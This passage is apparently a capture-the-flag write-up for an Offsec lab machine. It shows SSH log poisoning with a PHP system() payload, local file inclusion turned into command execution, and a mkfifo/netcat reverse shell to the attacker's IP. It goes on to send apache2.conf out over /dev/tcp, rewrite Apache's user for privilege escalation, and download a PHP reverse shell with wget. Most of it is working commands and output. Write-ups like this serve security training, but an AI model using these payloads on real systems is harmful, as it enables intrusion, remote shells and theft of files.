pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:30:01 ubuntu CRON[1281]: pam_unix(cron:session): session closed for user root Jun 17 18:31:01 ubuntu CRON[1286]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:31:01 ubuntu CRON[1286]: pam_unix(cron:session): session closed for user root Jun 17 18:32:01 ubuntu CRON[1289]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:32:01 ubuntu CRON[1289]: pam_unix(cron:session): session closed for user root Jun 17 18:33:01 ubuntu CRON[1293]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:33:01 ubuntu CRON[1293]: pam_unix(cron:session): session closed for user root Jun 17 18:34:01 ubuntu CRON[1296]:
pam_unix(cron:session): session opened for user root by (uid=0) Jun 17 18:34:01 ubuntu CRON[1296]: pam_unix(cron:session): session closed for user root
```

Google it.



Google

ssh log poisoning in auth.log file

Hacking Articles
https://www.hackingarticles.in › rce-with-lfi-and-ssh-log-...

RCE with LFI and SSH Log Poisoning

20 Feb 2017 — log **file**. Now I will try to open **auth.log** log **file** through lfi.php on ... 3 thoughts on "RCE with LFI and **SSH Log Poisoning**". Jack Flack says ...

Local File Inclusion (LFI), SSH Log Poisoning, And Reverse ...


YouTube · CCNADailyTIPS
1 Feb 2024

LFI to RCE - Log Poisoning

YouTube · Tech69
26 Apr 2021


Type following command

```
ssh '<?php system($_GET["c"]);?>'@192.168.186.80
```



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# ssh '<?php system($_GET["c"]);?>'@192.168.186.80
<?php system($_GET["c"]);?>@192.168.186.80's password:
Permission denied, please try again.
<?php system($_GET["c"]);?>@192.168.186.80's password:
Permission denied, please try again.
<?php system($_GET["c"]);?>@192.168.186.80's password:
<?php system($_GET["c"]);?>@192.168.186.80: Permission denied (publickey,password).
```


And we successfully do the command injection.



```
GET /console/file.php?file=/var/log/auth.log&c=ifconfig HTTP/1.1
Host: 192.168.186.80
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```


```
        RX packets 3002  bytes 279212 (279.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3002  bytes 279212 (279.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

        from 192.168.45.250 port 50094
        Jun 17 18:40:19 ubuntu sshd[1374]: Failed none for invalid user ens160:
        flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
            mtu 1500
          inet 192.168.186.80  netmask 255.255.255.0  broadcast 192.168.186.255
          inet6 fe80::250:56ff:feab:ff2f  prefixlen 64  scopeid 0x20<link>
          ether 00:50:56:ab:ff:2f  txqueuelen 1000  (Ethernet)
          RX packets 261002  bytes 36240397 (36.2 MB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 257342  bytes 76014849 (76.0 MB)
          TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

          lo: flags=73<UP,LOOPBACK,RUNNING>
              mtu 65536
            inet 127.0.0.1  netmask 255.0.0.0
            inet6 ::1  prefixlen 128  scopeid 0x10<host>
              loop  txqueuelen 1000  (Local Loopback)
              RX packets 3002  bytes 279212 (279.2 KB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 3002  bytes 279212 (279.2 KB)
              TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

              from 192.168.45.250 port 50094 ssh2
              Jun 17 18:40:20 ubuntu sshd[1374]: Failed password for invalid user
              ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
                  mtu 1500
```

Add the reverse shell and the listener.



```
GET /console/file.php?file=/var/log/auth.log&c=
rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|bash+-i+2>%261|nc+192.168.45.250+1234+>/tmp/f
HTTP/1.1
Host: 192.168.186.80
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```


We got a shell as **www-data**.



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 43524
bash: cannot set terminal process group (510): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/console$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<le$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/console$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html/console$
```

```
sudo -l
```


We can see **www-data** run following command without password.



```
www-data@ubuntu:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/systemctl start apache2
    (ALL) NOPASSWD: /bin/systemctl stop apache2
    (ALL) NOPASSWD: /bin/systemctl restart apache2
```


See if we have permission on **apache2.conf** file

```
ls -la /etc/apache2
```




```
www-data@ubuntu:/home$ ls -la /etc/apache2
ls -la /etc/apache2
total 88
drwxr-xr-x  8 root root  4096 Jun  3  2020 .
drwxr-xr-x 79 root root  4096 Sep  2  2020 ..
-rwxrwxrwx  1 root root  7224 Mar 13  2020 apache2.conf
drwxr-xr-x  2 root root  4096 Jun  3  2020 conf-available
drwxr-xr-x  2 root root  4096 Jun  3  2020 conf-enabled
-rw-r--r--  1 root root  1782 Jul 16  2019 envvars
-rw-r--r--  1 root root 31063 Jul 16  2019 magic
drwxr-xr-x  2 root root 12288 Jun  3  2020 mods-available
drwxr-xr-x  2 root root  4096 Jun  3  2020 mods-enabled
-rw-r--r--  1 root root   320 Jul 16  2019 ports.conf
drwxr-xr-x  2 root root  4096 Jun  3  2020 sites-available
drwxr-xr-x  2 root root  4096 Jun  3  2020 sites-enabled
www-data@ubuntu:/home$ cat /etc/apache2/apache2.conf
```

Sent this file to our machine and start the listener.




```
www-data@ubuntu:/home$ cat /etc/apache2/apache2.conf > /dev/tcp/192.168.45.250/4444
<apache2/apache2.conf > /dev/tcp/192.168.45.250/4444
www-data@ubuntu:/home$
```




```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# rlwrap -r nc -lvnp 4444 > apache2.conf
listening on [any] 4444 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 50244
```

Change User and Group to **mahakal**.



```
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5


# These need to be set in /etc/apache2/envvars
User mahakal
Group mahakal

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
```


Start the python server and download this file into that machine.



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.80 - - [18/Jun/2024 07:50:30] "GET /apache2.conf HTTP/1.1" 200 -
```


Then copy **apache2.conf** file into **/etc/apache2**.

```
cp apache2.conf /etc/apache2/apache2.conf
```




```
www-data@ubuntu:/tmp$ wget http://192.168.45.250/apache2.conf
wget http://192.168.45.250/apache2.conf
--2024-06-17 19:20:29--  http://192.168.45.250/apache2.conf
Connecting to 192.168.45.250:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7201 (7.0K) [application/octet-stream]
Saving to: 'apache2.conf'

apache2.conf        100%[===================>]   7.03K  --.-KB/s    in 0.002s

2024-06-17 19:20:29 (3.05 MB/s) - 'apache2.conf' saved [7201/7201]

www-data@ubuntu:/tmp$ cp apache2.conf /etc/apache2/apache2.conf
cp apache2.conf /etc/apache2/apache2.conf
```

Now we want a shell as mahakal user for that we used php reverse shell
I am using pentestmonkey



```
┌──(root#Bhavesh)-[~/Offsec/Ha-natraj]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.80 - - [18/Jun/2024 07:55:09] "GET /shell.php HTTP/1.1" 200 -
```


Download the shell.php and copy into **/var/www/html**.



```
www-data@ubuntu:/tmp$ wget http://192.168.45.250/shell.php
wget http://192.168.45.250/shell.php
--2024-06-17 19:25:07--  http://192.168.45.250/shell.php
Connecting to 192.168.45.250:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2588 (2.5K) [application/octet-stream]
Saving to: 'shell.php'

shell.php           100%[===================>]   2.53K  --.-KB/s    in 0s

2024-06-17 19:25:07 (450 MB/s) - 'shell.php' saved [2588/2588]

www-data@ubuntu:/tmp$ cp shell.php /var/www/html
cp shell.php /var/www/html
```

Then restart the apache server.

